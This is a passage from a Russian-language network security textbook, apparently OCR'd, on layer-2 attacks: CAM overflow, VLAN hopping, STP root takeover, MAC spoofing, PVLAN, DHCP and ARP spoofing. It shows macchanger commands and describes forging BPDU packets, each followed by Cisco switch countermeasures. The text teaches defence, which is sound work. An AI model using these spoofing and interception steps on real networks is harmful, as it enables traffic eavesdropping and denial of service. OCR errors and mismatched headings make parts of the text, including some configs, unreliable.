Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 3
DHCPOFFER of 192.168.1.3 from 192.168.1.101
DHCPREQUEST of 192.168.1.3 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.1.3 from 192.168.1.101
```




Рис. 7. Топология сети с коммутатором

```
bound to 192.168.1.3 -- renewal in 42928 seconds.
if-up.d/mountnfs[eth0]: waiting for interface eth1 before doing NFS mounts
if-up.d/mountnfs[eth0]: waiting for interface eth2 before doing NFS mounts
if-up.d/mountnfs[eth0]: waiting for interface ath0 before doing NFS mounts
if-up.d/mountnfs[eth0]: waiting for interface wlan0 before doing NFS mounts
```

При включении был отправлен запрос на получение IP-адреса к серверу DHCP. Затем посмотрим текущее состояние сетевых интерфейсов.

```
root@bt:~# ifconfig -a
eth0  Link encap:Ethernet  HWaddr 00:16:ec:f1:45:e8
      inet addr:192.168.1.3  Bcast:192.168.1.255  Mask:255.255.255.0
      inet6 addr: fe80::216:ecff:fef1:45e8/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:39 errors:0 dropped:0 overruns:0 frame:0
      TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:3952 (3,9 KB)  TX bytes:1780 (1,7 KB)
      Interrupt:21 Base address:0xd800

lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
```

```
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
```

Настоящий MAC-адрес нашего сетевого интерфейса – 00:16:ec:f1:45:e8. Сейчас именно этот адрес пронисан в SAM-таблице коммутатора. Теперь изменим данный адрес.

```
root@bt:~# macchanger -r eth0
Current MAC: 00:16:ec:f1:45:e8 (unknown)
Faked MAC: 04:2f:11:65:fc:0a (unknown)
```

Перестартуем сетевой интерфейс:

```
root@bt:~# ifdown eth0
root@bt:~# ifup eth0
Internet Systems Consortium DHCP Client V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/
Listening on LPF/eth0/04:2f:11:65:fc:0a
Sending on LPF/eth0/04:2f:11:65:fc:0a
Sending on Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 3
DHCPOFFER of 192.168.1.8 from 192.168.1.101
DHCPREQUEST of 192.168.1.8 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.1.8 from 192.168.1.101
bound to 192.168.1.8 -- renewal in 42928 seconds.
if-up.d/mountnfs[eth0]: waiting for interface eth1 before doing NFS mounts
if-up.d/mountnfs[eth0]: waiting for interface eth2 before doing NFS mounts
if-up.d/mountnfs[eth0]: waiting for interface ath0 before doing NFS mounts
if-up.d/mountnfs[eth0]: waiting for interface wlan0 before doing NFS mounts
```

Снова посмотрим конфигурацию сетевых интерфейсов.

```
root@bt:~# ifconfig -a
eth0 Link encap:Ethernet HWaddr : 04:2f:11:65:fc:0a
inet addr:192.168.1.8 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::216:ecff:fef1:45e8/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:39 errors:0 dropped:0 overruns:0 frame:0
TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:5801 (5.9 KB) TX bytes:1100 (1.1 KB)
Interrupt:21 Base address:0xd800
```

```

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

```

Как видно, MAC-адрес интерфейса eth0 изменился. При помощи несложного сценария можно заставить выполняться действия по смене MAC-адреса в цикле, который будет выполняться до переполнения SAM-таблицы. Написание такого сценария оставим читателю в качестве домашнего задания. Я лишь замечу, что утилита macchanger нам еще неоднократно пригодится при реализации сетевых атак.

Обозначив угрозу, перейдем к способам защиты. Во многих руководствах по безопасности рекомендуется жестко привязать MAC-адрес рабочей станции к порту коммутатора или ограничить количество MAC-адресов, подключаемых к порту, одним адресом. Данные советы, конечно, правильны, но тут надо быть внимательным, так как очень часто один порт на коммутаторе может соответствовать нескольким MAC-адресам. Например, у коммутатора используются все порты, но вам необходимо подключить к нему еще несколько рабочих мест (в связи с расширением или, наоборот, сокращением). Наилучшим решением в такой ситуации было бы подключение еще одного коммутатора к данному и резервирование порта подключения нового коммутатора за соответствующим MAC-адресом. Однако в нынешних экономических условиях многие компании предпочитают экономить и используют для подключения те же концентраторы.

Также бывают случаи, когда к одному порту коммутатора могут подключаться поочередно несколько рабочих станций. Например, так часто делают в переговорных комнатах. Поэтому советую при настройке ограничений подключениям по MAC-адресам не увлекаться чрезмерным «закручиванием гаек», чтобы избежать дополнительных трудностей в дальнейшем.

Теперь перейдем к практической части. В качестве примера рассмотрим настройку коммутатора Cisco Catalyst 2960 с операционной системой IOS. Данная модель имеет 24 порта, к которым и подключены пользователи. Необходимо сделать так, чтобы на каждом порту могло подключаться не более трех машин (другими словами, три MAC-адреса). Для этого следует подключиться к коммутатору удаленно или с помощью консоли и выполнить следующие команды:

```
Switch# conf t
Switch(config)# int range f0/1-24
Switch(config-if-range)# switchport mode access
Switch(config-if-range)# switchport port-security
Switch(config-if-range)# switchport port-security violation shutdown
Switch(config-if-range)# switchport port-security maximum 3
Switch(config-if-range)# switchport port-security mac-address sticky
```

Теперь вкратце о том, что делает каждая из команд. В первой строке мы переходим в режим глобального конфигурирования, во второй переходим в режим конфигурирования портов. В третьей мы явно указываем, что все выбранные порты будут работать в режиме доступа. Далее включаем защиту порта `port-security`. В последующих трех строках мы указываем коммутатору, что делать в случае, если к порту попытаются подключиться более трех рабочих станций. Сначала указываем, что необходимо отключить порт и послать соответствующее сообщение по `snmp` и `syslog`. К слову, данную опцию можно не включать принудительно, так как она действует по умолчанию. Кроме использованного нами режима `shutdown`, есть также `protect` и `restrict`. Смысл последних двух режимов заключается в том, что порт не будет выключаться (то есть не переходить в состояние `shutdown`), а будут лишь блокироваться пакеты при обнаружении нарушения, связанного с MAC-адресами. Различие этих двух режимов – в том, что при возникновении внештатной ситуации `restrict` может послать `snmp-trap` и `syslog` сообщение о нарушении политики безопасности.

В следующей команде коммутатору мы указываем, сколько MAC-адресов готовы увидеть на этом порту. В нашем случае это три. И наконец, последняя команда переводит порт коммутатора в режим обучения, то есть первые три MAC-адреса, которые будут получены через этот порт, и будут автоматически сохранены в `running-config`.

Итак, подводя итог, скажу, что всех этих команд вполне достаточно для предотвращения атаки на неренормирование CAM-таблицы.

1.1.8. Заключение

С помощью данной атаки злоумышленник может попытаться передать данные в другой VLAN. Как известно, для взаимодействия между виртуальными локальными сетями VLAN в коммутаторах используется режим `trunk`. В коммутаторах Cisco Catalyst по умолчанию порт работает не в режиме `mode access` и не в режиме `mode trunk`, таким образом, на порту работает протокол DTP (Dynamic Trunk Protocol). Очевидно, что при подобной настройке портов коммутатора злоумышленнику достаточно притвориться коммутатором, как между

ними будет установлено транковое соединение и, соответственно, будут доступны VLAN, сконфигурированные на коммутаторе, после чего передать данные в другой VLAN не составит труда (рис. 8).




Рис. 8. Топология сети с коммутатором и фальшивым транком

Прежде чем приступить к описанию мер по ликвидации данной угрозы, обсудим, к каким проблемам на практике может привести VLAN Hopping. Как правило, в большинстве организаций серверы работают в одном сегменте сети (VLAN), рабочие станции администраторов – в другом, обычные пользователи – в третьем. Отдельно должен размещаться сегмент DMZ, правда, для его разграничения коммутаторов, как правило, не используют. Таким образом, в случае если злоумышленник, находясь в пользовательском сегменте, сможет проникнуть в VLAN администраторов, то он сможет попытаться атаковать машины администраторов или же прослушать трафик на наличие незашифрованных паролей и другой конфиденциальной информации.

Теперь перейдем к соответствующей настройке коммутатора. Для начала нужно все используемые интерфейсы коммутатора принудительно перевести в режимы access и trunk, где это положено. Неиспользуемые порты следует перевести в режим shutdown и перевести их в несуществующий VLAN, который будет известен только данному коммутатору, то есть не будет передаваться по trunk-портам другим коммутаторам.

Для желающих поэкспериментировать с данным типом атак рекомендую утилиту RaskETH, которая позволяет сконструировать налет, начиная со второго уровня OSI.

Выполним необходимые команды на коммутаторе.

```
Switch# conf t
Switch (config)# int f0/1
Switch (config-if)# switchport mode access
Switch(config)# vlan 999
Switch(config)# name Unconnected
Switch(config)# exit
Switch(config)# int range f0/12-24
Switch(config-if-range)# switchport access vlan 999
Switch(config-if-range)# shut
```

В первой строке мы использовали команду для перехода в режим конфигуратора. Во второй заходим в настройку порта, далее переключаем его в режим access. После этого создаем VLAN и даем ему имя. Затем принудительно выключаем все оставшиеся порты на коммутаторе, переводя их предварительно в новый VLAN.

Описанные выше настройки позволяют противостоять атакам типа VLAN Hopping.

1.1.3. Заключение

Протокол STP (Spanning Tree Protocol) предназначен для предотвращения циклирования пакетов в сети при наличии дублирующих маршрутов. Работает это следующим образом. Сначала производится обнаружение коммутаторов, которые связаны между собой. Затем выбирается Root Bridge, главный, корневой коммутатор. Далее по специальному алгоритму будут заблокированы порты коммутатора, которые создают петли в получившейся топологии.

Для построения древовидной структуры сети без петель в сети должен быть определен корневой коммутатор (root switch), от которого и строится это дерево. В качестве корневого коммутатора выбирается коммутатор с наименьшим значением идентификатора. Идентификатор коммутатора – это число длиной восемь байт, шесть младших байтов которого составляет MAC-адрес его блока управления, а два старших байта конфигурируются вручную. Это позволяет администратору сети влиять на процесс выбора корневого коммутатора. Если администратор не вмешивается в данный процесс, корневой коммутатор будет выбран случайным образом – им станет устройство с минимальным MAC-адресом блока управления. Такой выбор может оказаться далеко не рациональным. Поэтому следует выбрать

корневой коммутатор, исходя из имеющейся топологии сети, и назначить ему вручную наименьший идентификатор. При автоматическом выборе корневым становится коммутатор с меньшим значением MAC-адреса его блока управления. Далее для каждого коммутатора определяется корневой порт (root port) – это порт, который имеет по сети кратчайшее расстояние до корневого коммутатора. Для каждого логического сегмента сети выбирается так называемый назначенный мост (designated bridge), один из портов которого будет принимать пакеты от сегмента и передавать их в направлении корневого моста через корневой порт данного моста.

Что может предпринять атакующий? Он может, так же как и в предыдущем примере, притвориться коммутатором, направить в сторону атакуемого коммутатора BPDU-пакет, в котором может подделывать приоритет, MAC-адрес, для того чтобы самому стать корневым коммутатором и с его помощью перехватить сетевой трафик. Корневым коммутатором становится тот, у которого самый высокий приоритет. В случае если приоритет у нескольких коммутаторов одинаковый, то для выбора корневого коммутатора используется MAC-адрес, у кого он меньше, тот и становится корневым.

Проведем небольшую практическую работу по обнаружению MAC-адресов других машин и подмене MAC на своей. Для этого нам снова потребуется сниффер Wireshark. Необходимо, как и в примере с концентраторами, включить прослушивание сетевого интерфейса. Только теперь нас будет интересовать не HTTP-трафик, а STP. Нам следует выявить MAC-адрес корневого коммутатора. Для того чтобы получить эту информацию, необходимо знать топологию сети. Получить значение MAC-адреса корневого порта можно с помощью Wireshark (рис. 9).

Для того чтобы получить информацию о MAC-адресах, необходимо просмотреть значение полей **Source** и **Destination** в заголовке перехваченного фрейма. Нас интересует источник, для поддельного адреса нашего коммутатора указываем меньший адрес, например уменьшенный на единицу, как в примере ниже.

```
root@bt:~# macchanger -mac=xx:xx:xx:xx:xx:xx-1 eth0
Current MAC: 00:16:ec:f1:45:e8 (unknown)
Faked MAC: xx:xx:xx:xx:xx:xx (unknown)
```

Перестартуем сетевой интерфейс:

```
root@bt:~# ifdown eth0
root@bt:~# ifup eth0
Internet Systems Consortium DHCP Client V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
```




Рис. 9. Перехваченный STP-фрейм

All rights reserved.

For info, please visit <http://www.isc.org/sw/dhcp/>

Listening on LPF/eth0/04:2f:11:65:fc:0a

Sending on LPF/eth0/04:2f:11:65:fc:0a

Sending on Socket/fallback

DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 3

DHCPOFFER of 192.168.1.8 from 192.168.1.101

DHCPREQUEST of 192.168.1.8 on eth0 to 255.255.255.255 port 67

DHCPACK of 192.168.1.8 from 192.168.1.101

bound to 192.168.1.8 -- renewal in 42928 seconds.

if-up.d/mountnfs[eth0]: waiting for interface eth1 before doing NFS mounts

if-up.d/mountnfs[eth0]: waiting for interface eth2 before doing NFS mounts

if-up.d/mountnfs[eth0]: waiting for interface ath0 before doing NFS mounts

if-up.d/mountnfs[eth0]: waiting for interface wlan0 before doing NFS mounts

По умолчанию приоритеты должны быть одинаковые, соответственно, протокол STP выберет для маршрута норты с наименьшим MAC.

Теперь злоумышленнику необходимо отправить BPDU-пакет, в котором указать свой идентификатор коммутатора. Другие коммутато-

ры в ответ также отправят свои идентификаторы, и если идентификатор, отправленный злоумышленником, будет содержать наименьший MAC, то при равных приоритетах он будет выбран корневым.

Сформировать отдельный BPDU-пакет можно следующим образом (рис. 10):




Рис. 10. Конструктор пакетов PackETH

В окне конструктора пакетов PackEth необходимо указать MAC-адреса источника пакетов и получателя. Адрес источника следует указывать поддельный.

В поле **User defined network payload** указываются следующие значения:

- Идентификатор версии протокола STA – 2 байта. Коммутаторы должны поддерживать одну и ту же версию протокола STA, иначе может установиться активная конфигурация с нетлями.
- Тип BPDU – 1 байт. Существуют два типа BPDU – конфигурационный BPDU, то есть заявка на возможность стать корневым коммутатором, на основании которой происходит определение активной конфигурации, и BPDU-уведомление о реконфигу-

рации, которое носылается коммутатором, обнаружившим событие, требующее проведения реконфигурации, – отказ линии связи, отказ порта, изменение приоритетов коммутатора или портов.

- Флаги – 1 байт. Один бит содержит флаг изменения конфигурации, второй – флаг подтверждения изменения конфигурации.
- Идентификатор корневого коммутатора – 8 байт.
- Расстояние до корня – 2 байта.
- Идентификатор коммутатора – 8 байт.
- Идентификатор порта – 2 байта.
- Время жизни сообщения – 2 байта. Измеряется в единицах по 0,5 с, служит для выявления устаревших сообщений. Когда пакет BPDU проходит через коммутатор, тот добавляет ко времени жизни пакета время его задержки данным коммутатором.
- Максимальное время жизни сообщения – 2 байта. Если пакет BPDU имеет время жизни, превышающее максимальное, то он игнорируется коммутаторами.
- Интервал hello, через который носылаются пакеты BPDU.
- Задержка смены состояний – 2 байта. Задержка определяет минимальное время перехода портов коммутатора в активное состояние. Такая задержка необходима, чтобы исключить возможность временного возникновения петель при одновременной смене состояний портов во время реконфигурации. У пакета BPDU-уведомления о реконфигурации отсутствуют все поля, кроме двух первых.
- Отправить составленный пакет можно, нажав **Send**.

Если на предыдущих шагах мы правильно вычислили MAC других участников STP, то по идее алгоритм этого протокола должен пересчитать маршруты так, чтобы весь трафик был отправлен на наш поддельный порт. Для того чтобы не оказаться обнаруженным, хакеру необходимо будет обеспечить доставку трафика через свою машину далее к месту назначения, так как в противном случае весь трафик будет уходить в никуда и факт подделки MAC будет быстро обнаружен. Однако эту задачу в рамках данной главы мы решать не будем.

Какие меры необходимо предпринять, чтобы избавиться от этой уязвимости?

Прежде всего необходимо запретить хождение BPDU-пакетов с портов, на которых нет никаких коммутаторов. И в случае если такой пакет все же пришел, переводить этот порт в режим shutdown. Затем следует обезопасить наш корневой коммутатор, чтобы ни при каких условиях не мог быть выбран другой корневой коммутатор,

в том числе и атакующий. Атакующему не составит большого труда поставить приоритет выше, чем у настоящего главного коммутатора, и MAC-адрес меньше, чтобы гарантировать, что атакующий представляется root.

Для решения данной задачи нам необходимо перевести все порты коммутатора в специальный режим STP, который называется portfast. После этого клиент, подключенный к такому порту, не будет принимать участия в разрешении маршрутов по алгоритму STP (это может занять достаточно много времени, до 40 секунд на построение топологии сети), и лишь после этого начнут передаваться пользовательские данные через порт. По умолчанию режим portfast на коммутаторах Cisco отключен, так что нам придется его сконфигурировать вручную. Также настроим отключение порта в случае получения BPDU-пакета.

```
Switch# conf t
Switch (config)# int range f0/1-24
Switch (config-if-range)# spanning-tree portfast
Switch(config)# spanning-tree portfast bpguard default
Switch(config)# int f0/1
Switch (config-if)# spanning-tree guard root
```

Содержимое первых двух строк нам знакомо по предыдущим примерам. В третьей мы включаем режим portfast. Далее указываем, что на этих портах хождение BPDU-пакетов противозаконно. И последние две команды выполняются для защиты root bridge. То есть мы предполагаем, что другой коммутатор подключен к нашему порту f0/1 и, соответственно, необходимо его использовать в качестве root.

Теперь даже если злоумышленник направит в сторону коммутатора BPDU-пакет с максимальным приоритетом и меньшим MAC-адресом, он все равно не сможет стать корневым коммутатором и перенаправить весь трафик через себя.

2.2.5. MAC Spoofing

Данный тип атак реализуется путем подделывания MAC-адреса, например атакующий может подделать MAC-адрес, который использовал другой хост сети. Злоумышленник может использовать эту атаку для осуществления сбора конфиденциальной информации.

Для реализации данной атаки, как и в предыдущих примерах, можно воспользоваться утилитой macchanger.

```
root@bt : # macchanger -r сетевой_адаптер
```

В результате MAC-адрес указанного сетевого адаптера будет на случайное значение.

```
root@bt : # macchanger - mac=xx:xx:xx:xx:xx:xx сетевой_адаптер
```

А в этом случае MAC-адрес будет заменен на нужное значение.

Для того чтобы предотвратить данный тип атаки, необходимо выполнить меры, описанные ранее, в разделе, посвященном неренормированию CAM-таблицы, то есть следует указать максимальное количество MAC-адресов на порту, указать действие, которое будет выполнено в случае нарушения нашей политики.

Для указания статического MAC-адреса в режиме конфигурирования интерфейса нужно выполнить:

```
Switch (config-if)# switchport port-security mac-address 4321.4321.fa12
```

где 4321.4321.fa12 – MAC-адрес клиента.

```
Switch# conf t
Switch(config)# int range f0/1-24
Switch(config-if-range)# switchport mode access
Switch(config-if-range)# switchport port-security
Switch(config-if-range)# switchport port-security violation shutdown
Switch(config-if-range)# switchport port-security maximum 3
Switch(config-if-range)# arp timeout 60
```

А этот пример аналогичен примеру в разделе о неренормировании CAM-таблицы, но здесь добавляется ARP-timeout, то есть если в течение 60 секунд к одному подключатся более трех устройств, порт будет отключен.

2.2.6. Атака на PVLAN (Private VLAN)

С помощью этой атаки злоумышленник может получить доступ к соседнему устройству PVLAN посредством L3-устройства (маршрутизатора).

В технологии PVLAN, в отличие от VLAN, порты могут находиться в трех режимах: *isolated*, *promiscuous*, *community*. *Isolated*-порты не могут передавать данные в своем VLAN между клиентами. Данные могут передаваться только между портами *Isolated* и *Promiscuous*.

Порты *promiscuous* – это порты PVLAN, в которые можно передавать данные со всех портов *Isolated* и *Community*, как и в обычном VLAN.

Community – это группы портов, между членами которых можно передавать данные, можно назвать VLAN во VLAN.

Если атакующему доступно устройство Layer 3 (например, маршрутизатор), он может установить связь между клиентами, которые находятся в одном PVLAN, между портами isolated. Для реализации данной атаки пользователь может подделать пакет, в котором он укажет в IP-адресе назначения необходимое ему устройство, находящееся на другом порту isolated, источник останется без изменения, а вот в качестве MAC-адреса назначения он укажет MAC-адрес устройства L3. Данное устройство, получив пакет, перенаправит его по указанному адресу. Принимающая сторона может сделать то же самое – таким образом обеспечить передачу данных между isolated-портами.

В качестве примера предлагаю утилиту, исходный код которой представлен в статье <http://www.scribd.com/doc/52741687/13/Private-VLAN-PVLAN-attack>. Дабы не загромождать статью исходными кодами, я не стал приводить листинг программы здесь. Данная утилита позволяет сгенерировать фрейм с поддельным MAC-адресом для осуществления атаки на PVLAN.

Для предотвращения атак данного типа необходимо на устройстве L3 создать специальный Access List, в котором запрещается прямая передача данных между сегментом сети.

```
router# conf t
router(config)# ip access-list extended vlan
router(config-ext-nacl)# deny ip 10.0.0.0 0.0.0.255
router(config-ext-nacl)# permit any any
router(config-ext-nacl)# exit
router(config)# int f0/1
router(config-if)# ip access-group pvlan in
```

Действия, приведенные в этом примере, должны выполняться на L3-устройстве – маршрутизаторе. Был создан список управления доступом под названием PVLAN, в котором указывается, что с сети 10.0.0.0/24 запрещено передавать данные в 10.0.0.0/24, все остальное разрешено. И этот список доступа последней командой был связан с интерфейсом f0/1.

2.2.7. Атака на DHCP

Атаковать DHCP-сервер можно несколькими различными способами.

1. Злоумышленник может сформировать и послать DHCP-серверу огромное количество DHCP-запросов с разными MAC-адресами. Сервер будет выделять IP-адреса из нуля, и рано или поздно весь DHCP-нуль закончится, после чего сервер не сможет обслуживать новых клиентов. По сути, это DoS-атака, так как нарушается рабо-

тоспособность сети. Метод борьбы с подобными атаками называется DHCP Snooping. Данный метод заключается в следующем. Когда коммутатор получает пакет, то он сравнивает MAC-адрес, указанный в DHCP-запросе, с MAC-адресом, который был прописан на порту коммутатора. Если адреса совпадают, то коммутатор отправляет пакет дальше, если не совпадают, то пакет отбрасывается.

2. Злоумышленник может также развернуть свой DHCP-сервер и выдавать свои настройки пользователям сети (может указать любой DNS, Gateway и т. д.) и воспользоваться уже по своему усмотрению, начиная от прослушивания трафика до подделки DNS-ответов и т. д.

Для того чтобы на DHCP-запросы отвечал именно сервер злоумышленника, ему необходимо предварительно вывести из строя легальный DHCP-сервер с помощью сноса, описанного в пункте 1.

Практические действия для реализации данной атаки аналогичны представленным в разделе, посвященном нерешенным CAM-таблицы. При смене MAC-адреса и перезапуске сетевого интерфейса произойдет запрос к DHCP-серверу для получения нового IP-адреса.

В технологии DHCP Snooping есть понятие доверительных (trusted) и недоверительных (untrusted) портов. Для первых разрешено получение DHCP-ответов DHCP OFFER, для вторых получение ответов запрещено.

Настроим DHCP Snooping для VLAN 10 на интерфейсе f0/1.

```
Switch(config)# ip dhcp snooping
Switch(config)# ip dhcp snooping vlan 10
Switch(config)# int f0/1
Switch(config-if)# ip dhcp snooping trust
```

В данном примере интерфейс подключен непосредственно к DHCP-серверу, поэтому на нем мы включили режим trust.

Также можно включить или выключить опцию 82 DHCP, которая отвечает за информацию relay, то есть через какие коммутаторы прошел данный пакет.

```
Switch(config)# ip dhcp snooping information option
```

Еще одно средство – это ограничение числа DHCP-запросов в секунду. Установим ограничение на 100 запросов.

```
Switch(config)# int f0/1
Switch(config-if)# ip dhcp snooping limit rate 100
```

Однако к настройке ограничений нужно относиться с осторожностью, так как в случае превышения заданного значения запросы будут

отклонены. В начале рабочего дня, когда множество пользователей одновременно включают свои компьютеры и получают IP-адреса по DHCP, это ограничение может привести к задержкам и проблемам при входе в сеть.

2.2.5. MAC Spoofing

ARP spoofing (ARP Cache poisoning) – это атака, используемая для прослушивания сети, настроенной на коммутаторах.

ARP (англ. Address Resolution Protocol – протокол определения адреса) – использующийся в компьютерных сетях протокол низкого уровня, предназначенный для определения адреса канального уровня по известному адресу сетевого уровня.

Суть этой атаки заключается в следующем. Злоумышленник посылает ложные ARP-накеты, для того чтобы убедить компьютер жертвы в том, что прослушивающий компьютер и есть конечный адресат. Далее пакеты с компьютера жертвы перехватываются и пересылаются реальному получателю, mac-адрес отправителя в них подменяется, чтобы ответные пакеты тоже шли через прослушивающий компьютер. Прослушивающий компьютер становится «шлюзом» для трафика жертвы, и злоумышленники получают возможность прослушивать трафик, осуществляя атаку «человек посередине» (рис. 11).

Стоит отметить, что при попытке прослушать трафик нескольких активно общающихся компьютеров и, соответственно, возникающем




Рис. 11. Так схематически выглядит подмена MAC-адреса

при этом переносе ARP-таблиц возможны перегрузка и, как следствие, падение сети. Это, помимо прочего, чревато обнаружением атаки.

Также стоит отметить, что данная атака может быть реализована только при наличии доступа в локальную сеть. То есть злоумышленнику, находящемуся за пределами локальной сети, не удастся осуществить ARP Spoofing. Для реализации этой атаки ему придется сначала захватить контроль над одной из машин, находящейся в корпоративной локальной сети, а уже потом с этой машины осуществлять отравление ARP-кеша. Согласитесь, не самый простой способ реализации атаки.

Проведем небольшую практическую работу по реализации ARP-снифинга.

Итак, какие у нас будут исходные данные.

Имеются несколько компьютеров, подключенных к коммутатору. Нам необходимо перехватить трафик, который передается между этими машинами. Если мы воспользуемся утилитой tcpdump, описанной ранее, мы сможем увидеть только пакеты, идущие от или к нашей машине. Согласитесь, не очень информативно. Для того чтобы прослушать трафик, идущий к другим хостам, нам необходимо произвести «отравление» ARP кеша. Для решения этой задачи нам потребуются специальные сниферы.

В нашем примере мы воспользуемся утилитой ettercap (<http://ettercap.sourceforge.net>). Это приложение имеет редакции как под Windows-, так и под *nix-платформы.

